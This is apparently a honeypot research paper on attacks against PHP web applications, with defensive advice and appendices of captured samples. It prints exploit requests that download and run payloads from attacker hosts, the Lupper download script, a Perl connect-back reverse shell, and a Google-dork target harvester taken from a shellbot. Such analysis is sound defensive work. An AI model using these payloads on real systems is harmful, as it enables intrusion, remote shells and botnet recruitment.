The PHP functions pack(), and gzinflate() decode the PHP code that needs to run, which is then sent into the eval() function. This is a very trivial way of obscuring source code, but it is all one can ask for when using an interpreted language like PHP.


Current Research Methods

There are currently two honeypot technologies to respond to attacks against web applications. These include the "Google Hack" honeypot and PHPHop (PHP Honeypot). For the study of web application attacks, these offer advantages over traditional honeypots due to the fact that their existence is advertised. Typically the honeypots can be found via specific searches in the Google or Yahoo search engines and this leads to a lot of sessions between potential attackers and the honeypots. These are considered low interaction honeypots in that they emulate web applications and/or their vulnerabilities.

We ran five GHH honeypots in one honeynet over the course of about twelve months during 2005 and 2006. Some of these honeypots emulated a web application called PHPShell and some of them emulated the phpBB2 message board application. The PHPShell honeypot emulated PHPShell, by offering the appearance of access to the underlying operating system shell. All commands that the attacker executes are logged, together with details of the HTTP session in progress. If the attacker attempts to download any binaries we obtain a copy of these as well. The phpBB2 honeypots were emulating multiple remote code execution vulnerabilities, including the one exploited by the Santy worm as described above.

Our GHH honeypots were advertised using a technique we call "transparent linking". This involves placing hyperlinks pointing to our honeypot on other web pages so that our honeypots are indexed by search engines. The links are designed so that humans will not see them, so the only visitors to the honeypot should be those who have specifically searched for it using a search engine. For example, we might insert a link such as '.' into a web page which is already being indexed by a search engine. When the engine crawls the site again, it will follow the link and index the honeypot as well. By having the honeypot indexed in a search engine we increase the amount of attacks that traverse our honeynet rather than relying on attackers finding the honeypot by manual scanning. Usually when a web browser visits the honeypot we can see the search criteria revealed by the 'referer' field of the HTTP request. All the traffic to the GHH honeypots was logged and inspected for malicious activity.

Below is a graph of the number of HTTP requests received by the Google Hack Honeypot honeynet during 2006, and includes requests from search engines which are indexing the pages on the honeypot, as well as malicious activity. There is a consistently high number of visits from search engines such as Yahoo, Google and MSN Search and a fairly steady stream of other visitors trying to execute operating system commands on the honeypots.



Another two PHPHoP honeypots have been running for about 12 months and have been emulating several vulnerable web applications including Advanced Web Statistics (awstats), the Mambo Content Management System and certain applications making use of the PHPXMLRPC protocol. The emulations are relatively basic and are not convincing to a human attacker but do collect a variety of probes and automated exploit attempts, including capturing the files and payloads used in these attempts. When the attacker makes a malicious request to the honeypot, for example, attempting to exploit a remote code-inclusion problem in Zeroboard, a web bulletin board :

```
GET
//bbs/skin/zero_vote/error.php?dir=http://evil.example.com/cmd2.gif?&amp;cmd=cd%20/tmp;curl%20-O%20http:/evil.example.com/w0w;perl%20w0w
```

The honeypot will parse the malicious request for commands such as 'curl' and 'wget, which are utilities to download data from the Internet. Any such commands found in the request will cause the data to be downloaded automatically by the honeypot and stored for later analysis. In this case, the file http://evil.example.com/cmd2.gif is a PHP helper script (similar to the c99 shell in Appendix B) which allows the execution of operating system commands. The command to be executed is to download and run a perl program called 'w0w' from the same server. Having obtained the file 'w0w' we ran it manually within a sandboxed environment and observed it join an IRC channel on a public IRC server. Because these are low-interaction honeypots, no danger exists that an attacker can use them to do damage to other systems. All the incidents described are merely attempts to perform actions on these honeypots, for example no phishing sites were actually available for the attackers to use. Similarly, all the uploaded binaries were manually analysed within sandboxes rather than from observing them running on the honeypots.

Protecting Web Servers

Web servers can be protected from threats in many ways. Firstly, we recommend that the administrator keeps an inventory of what applications are on the web server and maintains patch levels for all of them. A host-based Intrusion Detection System, such as mod_security for the Apache web server may be used to block certain common attack vectors, such as "wget" and "curl" appearing in GET and POST requests. This will not provide complete protection from remote code inclusion attacks in particular, but will block many common attacks. If the attacker can include arbitrary code in the running application, they will be able to evade most keyword filters. Alternatively, an application proxy can be deployed in front of the web server to filter out these types of malicious requests. A Host Intrusion Detection System (HIDS) program such as Tripwire may be used to monitor the integrity of critical system files.

```
HTTP/1.1 500 Internal Server Error
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1
========================================
Request: 192.168.115.193 - - [22/Dec/2005:05:26:34 -0600]\
 "POST /xmlsrv/xmlrpc.php HTTP/1.1" 500 603
Handler: (null)
----------------------------------------
POST /xmlsrv/xmlrpc.php HTTP/1.1
Content-Length: 269
Content-Type: text/xml
Host: 10.0.0.74
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;)
mod_security-message: Access denied with code 500. Pattern match "wget\x20" at POST_PAYLOAD.
mod_security-action: 500

259
&lt;?xml version="1.0"?&gt;&lt;methodCall&gt;&lt;methodName&gt;test.method&lt;/methodName&gt;&lt;params&gt;&lt;param&gt;\
&lt;value&gt;&lt;name&gt;',''));echo '_begin_';echo `cd /tmp;wget 192.168.48.69/mirela;chmod +x\
mirela;./mirela         `;echo '_end_';exit;\/*&lt;/name&gt;&lt;/value&gt;&lt;/param&gt;&lt;/params&gt;\
&lt;/methodCall&gt;
```

Figure 5. An example of mod_security blocking an attempt to exploit the PHPXMLRPC vulnerability

Correct configuration of web servers such as Apache and scripting languages such as PHP is also crucial. We mentioned register_globals earlier which allows an attacker to set variables which can cause problems if the developer has not specifically initialized them. The allow_url_fopen configuration directive should be disabled if possible as this prevents remote code-inclusion attacks. The Open Web Application Security Project provides further details on securing web servers and applications.

Programmers can create more secure applications by rigorously validating all input they receive. Where 'include' statements exist in PHP there should be no way for an attacker to control the name of the file being included. If input is going to be echoed back to the user, the application must take care that Cross-site scripting (XSS) attacks cannot occur. The typical example is to disallow or escape '<' and '>' characters to prevent the attacker from entering javascript code. Ideally SQL operations should be in the form of prepared statements so that data is treated purely as data and does not have the chance to become code, as it does in an SQL injection exploit. A full treatment of this subject is beyond the scope of this article but a good reference for PHP developers is "Essential PHP Security" by Chris Shiflett and published by O'Reilly press. There is also a good set of recommendations for programmers and system administrators as part of the SANS top 20 vulnerabilities, in section C1.3. These include making use of the Hardened-PHP Project's Suhosin tool to control the execution of PHP scripts, migrating to the latest version of PHP and making use of the PHP Data Objects extension when performing SQL queries.

We also recommend that a Network Intrusion Detection System is used which should alert the administrator to events such as connections from web servers to an IRC channel outside the organisation, the port-scanning activity that will be associated with some of the worms and scanning tools, and possibly the increase in traffic that may occur if the server is sending spam email or hosting a phishing web site. Lastly, the administrators should be responsive to the postmaster and abuse email addresses at their domain, which often provide rapid warning of incidents in progress.

Conclusions

Web applications present a very high risk, and an attractive target to attackers for the following reasons: Firstly, the quality of the code is often rather poor and many vulnerabilities of commonly used code are published. Second, attacks can often be performed using PHP and shell scripts, which are much easier to develop and use than buffer-overflow exploits. Thirdly, tools such as search engines provide a very easy way for attackers to locate vulnerable web applications. We believe that web servers present relatively high-value targets for attackers since they are more likely to have higher bandwidth connections than the average desktop computer. They will also typically need to access the organisation's databases and so may provide a stepping stone for an attacker who wishes to recover such data.

Although significant effort is being made to improve code quality in many web applications, the volume of existing code, and the amount of new code being written are causing the number of vulnerabilities being reported to remain quite high. (For example, the number one cross-platform vulnerability listed in the SANS Top 20 Survey is web applications.) Since the other factors - public availability, easy exploitation and web applications being easy to locate via search engines - are not likely to change significantly, we can expect to see these trends carrying on into the future.

Future Work

In order to acquire a greater amount of information the deployment process will be stream-lined. Therefore we plan to develop a live CD or an easy-to-install VMware image of our honeypots. Further, the level of detail of the emulation performed by our honeypots will be increased to improve the realism of the simulation and more accurately mimic a genuinely vulnerable web application. These improvements will enable us to observe a wider range of attack patterns and threats that are launched against today's web applications. Finally it would be very interesting to monitor bogus web spiders. This could be done by setting up a new honeypot that denotes its web pages as not-to-be indexed and logs any access to them.

References

[Holz06] T. Holz, S. Marechal and F. Raynal, *New Threats and Attacks on the World Wide Web*, IEEE Security and Privacy 2006 issue 2 pp 72-76

Credits

Many thanks to Markus Koetter, Tillmann Werner and Lance Spitzner for extremely helpful feedback and suggestions for improvements. Our gratitude also goes to Laurent Oudot who developed the first incarnation of PHPHoP and encouraged Jamie to attend the 2006 Honeynet Project meeting. Thorsten Holz provided answers to some technical questions on botnets and Jianwei Zhuge assisted us with Chinese translations. The Geshi website was used to syntax-highlight some of the code. [update: geshi and geshifilter are now being used to do syntax highlighting in this drupal version - jamie]

Appendix A - Examples

This section provides some examples from the wild.

The Lupper Worm

The following is an example Apache log entry of an attack by the Lupper worm, against the AWStats command-injection vulnerability:

```
[24/Dec/2005:13:02:18 +1300] GET
/cgi-bin/awstats.pl?
configdir=|echo;echo%20YYY;cd%20%2ftmp%3bwget%20xx%2eyyy%2ez%2e216%2fnikons%3bchmod%20%2bx%20nikons%3b%2e%2fnikons;echo%20YYY;echo|
HTTP/1.1
```

(Please note that the IP addresses and domains have been obfuscated throughout this paper.)

Certain versions of the awstats program would execute the code "echo%20YYY;cd%20%2ftmp%3bwget%20192%2e168%2e1%2e216%2fnikons%3bchmod%20%2bx%20nikons%3b%2e%2fnikons;echo%20YYY;" in response to this request. This would cause the file at '192.168.1.216/nikons' to be downloaded and stored in the /tmp directory. Then it would be made executable using the 'chmod +x nikons' and finally it would be executed.

This file 'nikons' was a shell script which attempted to download two programs; an IRC bot, identified as Tsunami.A and a variant of the Lupper worm. The Lupper variant tried to spread via scanning for hosts listening on port 80 and attempting to exploit the AWStats and PHPXMLRPC vulnerabilities. (Another Lupper variant is described as trying to exploit a file called hints.pl - this behavior not present in our captured version.)

```bash
#!/bin/bash
cd /tmp
wget 192.168.48.69/d
chmod 744 d
./d
wget 192.168.48.69/qs
chmod 744 qs
./qs
```

The bash script 'nikons', which downloads and executes two files from a webserver.

The worm probed for the following scripts: /xmlrpc/xmlrpc.php, /wordpress/xmlrpc.php, /phpgroupware/xmlrpc.php, /drupal/xmlrpc.php, /blogs/xmlsrv/xmlrpc.php, /blog/xmlsrv/xmlrpc.php, /blog/xmlrpc.php
If present, any of these scripts would have been exploited via the following PHPXMLRPC exploit. The following POST payload downloads the tool "gicuji", a shell script to download and execute the Lupper and Tsunami binaries.

```
POST /xmlsrv/xmlrpc.php HTTP/1.1 ...
Content-Type: text/xml
Content-Length:269

&lt;?xml version='1.0'?
&gt;&lt;methodCall&gt;&lt;methodName&gt;test.method&lt;/methodName&gt;&lt;params&gt;&lt;param&gt;&lt;value&gt;&lt;name&gt;',' '));echo
'_begin_';echo\ `cd /tmp;wget xxx.yy.zz.144/gicuji;chmod +x gicuji;./gicuji `;echo
'_end_';exit;/*&lt;/name&gt;&lt;/value&gt;&lt;/param&gt;&lt;/params&gt;\&lt;/methodCall&gt;
```

The PHPBB Worm

This section exhibits example logs created by a worm exploiting a remote code execution vulnerability within phpBB2. The exploit was sent in the value of the "highlight" parameter of the application's viewtopic.php script. Accessing the following URL downloaded the file root.txt from the domain example.com
/phpBB2/viewtopic.php?p=1277&highlight=%2527.$poster=include($_GET[m]).%2527&m=http://example.com/root.txt?&

The worm checks if the PHPBB installation is vulnerable by fetching the following URL, by attempting to print "jSVowMsd" in the output. If it finds "jSVowMsd" in the requested page, that is, if the vulnerability is present in the application, the targeted PHP server will then run the next two commands.

```
/phpBB2/viewtopic.php?p=2024&highlight=%2527%252Esystem(chr(112)%252Echr(101)%252Echr(114) ... chr(34))%252E%2527
```

The following downloads software from example.com/chobits/linuxday.txt
```
/phpBB2/viewtopic.php?p=2024&highlight=%2527%252Esystem(chr(119)%252Echr(103) ... chr(56))%252E%2527
```

Finally, a bot is downloaded and executed in an attempt to join a botnet:
```
/phpBB2/viewtopic.php?p=2024&highlight=%2527%252Esystem(chr(119)%252Echr(103)%252Echr(101) ... chr(110)%252Echr(99)%252Echr(97))%252E%2527
```

Mambo exploit

This section describes an instance of the Mambo exploit observed on out honeynet. The hosts involved in the attack are:

- 216.63.z.z is the initiator of the exploit
- 10.0.x.x is the victim
- 66.98.a.a is the server on which the defacing tool resides
- 216.99.b.b is the host the first-stage payload resides on
- 217.160.c.c is the host that we connect back to and
- 219.96.d.d is the host on which the second-stage payload resides

The following activity was logged by Apache during the attack:

```
216.63.z.z - - [28/Feb/2006:12:30:44 +1300] GET /index2.php?option=com_content&amp;do_pdf=1&amp;id=1index2.php?
_REQUEST[option]=com_content&amp;
_REQUEST[Itemid]=1&amp;GLOBALS=&amp;mosConfig_absolute_path=http://66.98.a.a/cmd.txt?
&amp;cmd=cd%20/tmp;wget%20216.99.b.b/cback;chmod%20744%20cback;
./cback%20217.160.c.c%208081;wget%20216.99.b.b/dc.txt...
```

The GET request is an attempt to exploit a Mambo remote file-include vulnerability to execute http://66.98.a.a/cmd.txt on the victim host. Despite the extension .txt, the URL specifies a PHP script rather than a text file. The vulnerable code in Mambo is as follows:

```
require_once( "$mosConfig_absolute_path/modules/mod_mainmenu.class.php" );
```

When the exploit above is used against a vulnerable Mambo installation, the code that is executed is:

```
require_once( "http://66.98.a.a/cmd.txt?modules/mod_mainmenu.class.php" );
```

This simply includes the file the attacker wants and ignores the filename after the '?' character. The included code then attempts to execute the operating system commands specified by the cmd= parameter in the original HTTP request. (Successful exploitation of this vulnerability requires the allow_url_fopen configuration directive to be on.) The Philippine Honeynet Project have analysed an incident in which this script 'cmd.txt' appears: "Defacing Tool 2.0 by r3v3ng4ns" is a suite of php based scripts that allows the attacker to send commands to the server primarily with the intent to
deface web sites.". In our experience the script is often used to download further malware using wget/curl, or to test for the presence of vulnerable scripts by attempting commands such as 'id' or 'uname'. It seems that the script can also be uploaded to PHP/Apache servers to provide an easily accessible set of utilities for executing commands, searching for files. This will only be an issue if the web server allows the upload of PHP scripts to the web root. The command that was parsed out is as follows:

```
cd /tmp; wget 216.99.b.b/cback; chmod 744 cback; ./cback
217.160.c.c 8081; wget 216.99.b.b/dc.txt; chmod 744 dc.txt; perl dc.txt
217.160.c.c 8081;cd /var/tmp; curl -o cback
http://216.99.b.b/cback;chmod 744 cback; ./cback 217.160.c.c 8081; curl
-o dc.txt http://216.99.b.b/dc.txt;chmod 744 dc.txt; perl dc.txt
217.160.c.c 8081;echo YYY;echo|
```

Five distinct hosts have participated in the attack up to the point that this command is executed


- the victim
- the host that exploited the vulnerability and initiated the download
- the host that the malware is downloaded from
- the host that will be connected to on port 8081
- the host where the "Defacing Tool v2.0" resides

This script is dc.txt, a simple connect-back shell written in Perl:

```
#!/usr/bin/perl
use Socket;
use FileHandle;
$IP = $ARGV[0];
$PORT = $ARGV[1];
socket(SOCKET, PF_INET, SOCK_STREAM, getprotobyname('tcp'));
connect(SOCKET, sockaddr_in($PORT,inet_aton($IP)));
SOCKET?autoflush();
open(STDIN, ">&SOCKET");
open(STDOUT,">&SOCKET");
open(STDERR,">&SOCKET");
system("id; pwd; uname -a; w; HISTFILE=/dev/null /bin/sh -i");
```

The behavior of this script was studied on a virtual machine. The script downloaded and executed another Perl program, the IRC bot variant PERL/Shellbot. This joined a particular IRC channel and waited for commands.

Appendix B - c99.php utility


10.0.0.89 - phpshell - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://10.0.0.89/c99.php?act=ls&d=%2Fvar%2Fwww%2Fmrtg&sort=0a Go Links
Google Search PageRank 1 blocked Check AutoLink AutoFill Options
Internet

C99Shell v. 1.0 pre-release build #16

```
Software: Apache/1.3.33 (Debian GNU/Linux) mod_gzip/1.3.26.1a PHP/4.3.10-16
uname -a: Linux testsite 2.6.8-3-686 #1 Sat Jul 15 10:32:25 UTC 2006 i686
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode: OFF (not secure)
/var/www/mrtg/  drwxr-xr-x
Free 7.09 GB of 9.17 GB (77.34%)
```

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Listing folder (92 files and 1 folders):

Name ▲	Size	Modify	Owner/Group	Perms	Action
.	LINK	11.09.2006 13:45:07	root/root	drwxr-xr-x	
..	LINK	11.09.2006 13:46:42	root/root	drwxr-xr-x	
[system]	DIR	19.03.2006 12:26:01	root/root	drwxr-xr-x	
10.0.0.89-hda1-day.png	1.46 KB	19.03.2006 12:27:44	root/root	-rw-r--r--	
10.0.0.89-hda1-month.png	1.4 KB	19.03.2006 12:27:44	root/root	-rw-r--r--	
10.0.0.89-hda1-week.png	1.41 KB	19.03.2006 12:27:44	root/root	-rw-r--r--	
10.0.0.89-hda1-year.png	1.74 KB	19.03.2006 12:27:44	root/root	-rw-r--r--	
10.0.0.89-hda1.html	7.58 KB	19.03.2006 12:27:44	root/root	-rw-r--r--	
10.0.0.89-hda1.log	47.04 KB	19.03.2006 12:27:44	root/root	-rw-r--r--	
10.0.0.89-users-day.png	1.35 KB	19.03.2006 12:27:43	root/root	-rw-r--r--	
10.0.0.89-users-month.png	1.25 KB	19.03.2006 12:27:43	root/root	-rw-r--r--	
10.0.0.89-users-week.png	1.29 KB	19.03.2006 12:27:43	root/root	-rw-r--r--	
10.0.0.89-users-year.png	1.61 KB	19.03.2006 12:27:43	root/root	-rw-r--r--	

Figure 6. A screenshot of the c99 PHP shell

The c99 PHP utility provides functionality for listing files, brute-forcing FTP passwords, updating itself, executing shell commands and PHP code. It also provides for connecting to MySQL databases, and initiating a connect-back shell session. In many ways it can be considered the web equivalent of the rootkits that successful attackers often download. In other ways it is the malware equivalent of PHPShell itself. c99 is often one of the utility programs that is either downloaded if a web server is vulnerable due to being misconfigured, or can be used in a remote file include attack to try and execute shell commands on a vulnerable server. Figure 6 provides a screenshot of the c99 PHP shell running on a web server.


There are similar programs such the r57 shell which have equivalent functionality allowing the attacker to view files and directories, execute shell commands and some also have database integration. This allows an attacker to connect to MySQL, postgresql or other databases if they can guess a username and password which has access. Other 'helper' programs are very simple and only provide functionality to execute shell commands.


Appendix C - Sample code from a Perl bot


The following code is part of a shellbot which was captured by a honeypot. It is credited initially to atrix with spreading code by sirhot. When a command is issued to this bot via an IRC channel, it will reply 'Scanning for unpatched mambo ...'. It then performs a Google search, restricted to a random top-level domain, for the phrase "option=com_content" either in the body of the page or in the URL itself. Each host that is successfully exploited is reported via the IRC channel.


```perl
sub fetch(){
    my $rnd=(int(rand(9999)));
    my $n= 80;
    if ($rnd<5000) { $n<<=1;}
    my $s= (int(rand(10)) * $n);
    my @dominios = ("com","net","org","info","gov", "gob","gub","xxx",
"eu","mil","edu","aero","name","us","ca","mx","pa","ni","cu","pr","ve","co","pe","ec",

"py","cl","uy","ar","br","bo","au","nz","cz","kr","jp","th","tw","ph","cn","fi","de","es","pt","ch","se","su","it","gr","al","dk","pl","biz",

"af","ad","ao","ai","aq","ag","an","sa","dz","ar","am","aw","at","az","bs","bh","bd","bb","be","bz","bj","bm","bt","by","ba","bw","bn","bg","
                "vc","kh","cm","td","cs","cy","km","cg","cd","dj","dm","ci","cr","hr","kp","eg","sv","aw","er","sk",

"ee","et","ge","fi","fr","ga","gs","gh","gi","gb","uk","gd","gl","gp","gu","gt","gg","gn","gw","gq","gy","gf","ht","nl","hn","hk","hu","in","

"iq","ie","is","ac","bv","cx","im","nf","ky","cc","ck","fo","hm","fk","mp","mh","pw","um","sb","sj","tc","vg","vi","wf","il","jm","je","jo","

"ki","kg","kw","lv","ls","lb","ly","lr","li","lt","lu","mo","mk","mg","my","mw","mv","ml","mt","mq","ma","mr","mu","yt","md","mc","mn","ms","

"na","nr","np","ni","ne","ng","nu","no","nc","om","pk","ps","pg","pn","pf","qa","sy","cf","la","re","rw","ro","ru","eh","kn","ws","as","sm","


"sh","lc","va","st","sn","sc","sl","sg","so","lk","za","sd","se","sr","sz","rj","tz","io","tf","tp","tg","to","tt","tn","tr","tm","tv","ug","
                "vu","vn","ye","yu","cd","zm","zw","");

    my @str;

    foreach $dom  (@dominios)

    {
        push (@str,"%22option=com_content%22+site%3A".$dom."%20",
          "inurl:%22".$dom."/index.php?option=com_content%22");
    }

    my $query="www.google.com/search?q=";

    $query.=$str[(rand(scalar(@str)))];

    $query.="&num=$n&start=$s";
    my @lst=();

    my $page = http_query($query);
    while ($page =~  m/<a class=l href=\"?http:\/\/([^>\"]+)\"?>/g){
        if ($1 !~ m/google|cache|translate/){

            push (@lst,$1);
        }
    }

    return (@lst);
}
```

